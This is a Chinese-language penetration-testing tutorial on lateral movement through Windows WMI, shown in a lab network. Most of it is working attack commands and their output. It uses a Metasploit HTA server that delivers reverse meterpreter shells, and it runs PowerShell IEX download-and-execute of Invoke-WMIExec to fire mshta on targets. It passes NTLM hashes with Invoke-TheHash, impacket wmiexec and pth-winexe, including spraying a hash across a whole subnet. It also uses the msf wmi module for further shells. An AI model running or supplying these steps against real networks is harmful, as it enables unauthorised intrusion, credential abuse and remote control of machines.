
准备好 payload 和对应的监听器,此处只是为了演示效果才用的 msf,实际上用啥都可以

```
msf > use exploit/windows/misc/hta_server
msf > set target 1
msf > set srvport 8088
msf > set payload windows/x64/meterpreter/reverse_http
msf > set lhost 192.168.3.69
msf > set lport 8081
msf exploit(windows/misc/hta_server) > exploit -j -z
[*] Exploit running as background job 0.
[*] Started HTTP reverse handler on http://192.168.3.69:8081
```

```
msf exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:8088/cgw013xNGHO.hta
[*] Local IP: http://192.168.3.69:8088/cgw013xNGHO.hta
[*] Server started.
```

再借助 Invoke-WMIExec.ps1 脚本远程执行该 payload,唯一需要注意的地方就是,此处我们是直接用 hash 传递的方式来执行 payload 的

```
# powershell -exec bypass
PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
PS > Invoke-WMIExec -Target 192.168.3.106 -Domain rootkit -Username administrator -Hash 518b98ad4178a53695dc997aa02d455c -Command "mshta http://192.168.3.69:8088/cgw013xNGHO.hta" -verbose
```



```
D:\Invoke-TheHash>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\Invoke-TheHash> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
PS D:\Invoke-TheHash> Invoke-WMIExec -Target 192.168.3.106 -Domain rootkit -Username administrator -Hash 518b98ad4178a53695dc997aa02d455c -Command "mshta http://192.168.3.69:8088/cgw013xNGHO.hta" -verbose
VERBOSE: Connecting to 192.168.3.106:135
VERBOSE: WMI reports target hostname as 2008R2-DCServer
VERBOSE: [+] rootkit\administrator accessed WMI on 192.168.3.106
VERBOSE: [*] Using 2008R2-DCServer for random port extraction
VERBOSE: [*] Connecting to 192.168.3.106:49154
VERBOSE: [*] Attempting command execution
[+] Command executed with process ID 2540 on 192.168.3.106
PS D:\Invoke-TheHash>
```

最后,可以看到目标机器的 meterpreter 被顺利弹回

```
msf exploit(windows/misc/hta_server) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://192.168.3.69:8081
msf exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:8088/cgw013xNGHO.hta
[*] Local IP: http://192.168.3.69:8088/cgw013xNGHO.hta
[*] Server started.
[*] 192.168.3.106 hta_server - Delivering Payload
[*] http://192.168.3.69:8081 handling request from 192.168.3.106; (UUID: bjdltjn5) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 1 opened (192.168.3.69:8081 -> 192.168.3.106:64438) at 2018-10-16 15:56:29 +0800

msf exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: ROOTKIT\Administrator
meterpreter > sysinfo
Computer      : 2008R2-DCSERVER
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : ROOTKIT
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

除了 Invoke-WMIExec.ps1 脚本为我们提供的那种远程执行方式,其实在 Invoke-TheHash.ps1 也提供了另外一个同是基于 wmi 的,非常实用的功能,就是拿着现有管理员的密码 hash,批量去撞指定内网段下的所有机器

```
# powershell -exec bypass
```

```
PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
```

```
PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-TheHash.ps1');
```


先加载 Invoke-WMIExec.ps1, 再加载

Invoke-TheHash.ps1, 因为 Invoke-TheHash 里要用到 Invoke-WMIExec 方法

```
PS > Invoke-TheHash -Type WMIExec -Target 192.168.3.0/24 -Domain rootkit -Username administrator -Hash 518B98AD4178A53695DC997AA02D455C
```

注意 target 参数, 这种方式同时适用于工

作组和域环境下



```
D:\>powershell -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
PS D:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-TheHash.ps1');
PS D:\> Invoke-TheHash -Type WMIExec -Target 192.168.3.0/24 -Domain rootkit -Username administrator -Hash 518B98AD4178A53695DC997AA02D455C
[-] rootkit\administrator WMI access denied on 192.168.3.52
[-] rootkit\administrator WMI access denied on 192.168.3.71
[-] rootkit\administrator WMI access denied on 192.168.3.101
[-] rootkit\administrator WMI access denied on 192.168.3.102
[+] rootkit\administrator accessed WMI on 192.168.3.106
[+] rootkit\administrator accessed WMI on 192.168.3.108
[+] rootkit\administrator accessed WMI on 192.168.3.114
PS D:\>
```

0x07 基于 wmi 的跨平台利用方式 [所谓的跨平台是指 从已控 linux -> 同内网下的 windows, 其实主要还是利用 impacket 套件在搞]

偶尔可能会遇到这样的情况, 比如, 你当前拿下的这台 linux 机器, 不方便 socks, 也没法用 http 隧道来搞等等... 诸如此类的情况, 又想以此机器为据点跨到同内网下的其它 windows 机器上, 不得不自己在当前的 linux 机器上配

置 python 环境并安装 impacket, 不过话说回来, 通常都不需要这么干

```
# git clone https://github.com/SecureAuthCorp/impacket.git
```

```
# cd impacket/
```

```
# pip install .
```

```
# cd /root/impacket/examples
```

```
# python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c administrator@192.168.3.108 "query user" 本地管理员 hash 传递
```

```
# python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c rootkit/administrator@192.168.3.106 "net view /domain" 域管 hash 传递
```

```
17:18:32 -> root@Strike -> [~/impacket/examples]
~/impacket/examples => python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c administrator@192.168.3.108 "query user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
USERNAME          SESSIONNAME      ID  STATE  IDLE TIME  LOGON TIME
administrator     console         1  Active  none      10/15/2018 11:15 PM

17:37:16 -> root@Strike -> [~/impacket/examples]
~/impacket/examples => python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c rootkit/administrator@192.168.3.106 "net view /domain"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
Domain
-----
ROOTKIT
WORKGROUP
The command completed successfully.

17:37:23 -> root@Strike -> [~/impacket/examples]
~/impacket/examples =>
```

虽然 impacket 本身是基于 python,但有人已经帮我们打包好了直接可用的 exe ,这样一来在 windows 下使用就比较方便了,只不过打包后的单文件实在太大,一个 5M 左右,万一不能直接把它 socks 到目标内网里,想传到目标机器上用确实不大方便,其实真没必要这么干

Github 地址 : <https://github.com/maaaaz/impacket-examples-windows>

wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.106 "query user" 此处务必要注意下,其实它是靠 445 端口通信的,而非 135,包括上面的 impacket for python 也是

```
C:\Windows\system32\cmd.exe
D:\>wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.106 "query user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv2.1 dialect used
USERNAME          SESSIONNAME      ID  STATE  IDLE TIME  LOGON TIME
administrator     console         1  Active  none      10/15/2018 6:06 PM

D:\>
```

其实,在 Kali 中也自带了非常多的类似功能的工具,比如,pth-toolkit 工具集,实战中可以直接用 socks[此类操作,建议用 socks5,4 和 4a 可能会有些问题]把它们都代到目标内网中去用,此处就不多说了

pth-winexe -U administrator%Admin12345 --system --ostype=1 //192.168.3.101 cmd

```

04:43:33 -> root@kali -> [~]
~ => pth-winexe -U administrator%Admin12345 --system --ostype=1 //192.168.3.101 cmd
E_md4hash wrapper called.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>query user
query user
USERNAME          SESSIONNAME       ID  STATE  IDLE TIME  LOGON TIME
administrator     console           1   Active none       10/9/2018 8:05 AM

C:\Windows\system32>|

```

0x09 关于 msf 中的各种 wmi 横向移动模块利用

此处就暂借我们上面弹回的那个 meterpreter 为例进行横向演示

```

meterpreter > sysinfo
Computer      : 2008R2-DCSERVER
OS            : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : ROOTKIT
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > background
[*] Backgrounding session 2...
msf exploit(windows/misc/hta_server) > use exploit/windows/local/wmi

```

其实,另外还有两个可用于横向的 wmi 模块,但默认弹的 meterpreter 实战中杀的比较厉害,想顺利弹回来,得废不小的劲[其实确实也没必要非 msf 不可,手工一样搞],所以,那两个模块就不再细说了,有兴趣的弟兄可以自行去看,实际用途不是特别大

```

msf > use exploit/windows/local/wmi
msf > set rhosts 192.168.3.108
msf > set smbuser administrator
msf > set smbpass admin!@#45
msf > set session 1
msf > set payload windows/x64/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.3.69
msf > set lport 8089
msf > exploit -j

```

```

msf exploit(windows/local/wmi) > exploit -j
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.3.69:8089
msf exploit(windows/local/wmi) >
[*] [192.168.3.108] Executing payload
[*] [192.168.3.108] Process Started PID: 3864
[*] Sending stage (205891 bytes) to 192.168.3.108
[*] Meterpreter session 3 opened (192.168.3.69:8089 -> 192.168.3.108:49170) at 2018-10-16 17:27:53 +0800

msf exploit(windows/local/wmi) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : WEBSERVER-IIS8
OS            : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > |

```

一点小结

由于 wmi 的通用性非常好[几乎是从 win xp/03 到 win10/2016 的全版本适用],通常情况下都会被作为我们在 windows 内网中横向移动的首选,当前文章中所演示的用法其实也只是极小的一部分常规用法,一些稍高级的应用,

中间并未提及,比如,在 windows 内网[工作组或域]中**通过 wmi 实现批量自动化感染**等等...关于其它的更多横向移动手法,在后续的文章会再慢慢说明,不过不管是基于哪种系统特性进行的横向移动,可能会遇到的阻碍无非就这些,**目标域策略限制,防火墙阻断了用于横向的端口,payload 或者自己的马不免杀[或者马免杀了但流量却没有很好的穿透对方的各种 ids]**,还是建议大家把主要的精力放在如何突破这些障碍而不仅仅局限于某个工具或者命令怎么用上,**有些内网可能会限制 smb**,如果有机会,不妨找一些针对性的产品来好好研究下,至于管理密码[或密码 hash],这些本身就是我们前期渗透的重点,至于如何搞到,此处也不再具体说明,后续同样都会再单独说明,废话就不多说了,文章写的仓促,中间不免有些瑕疵,欢迎弟兄们多指正

作者 : **klion**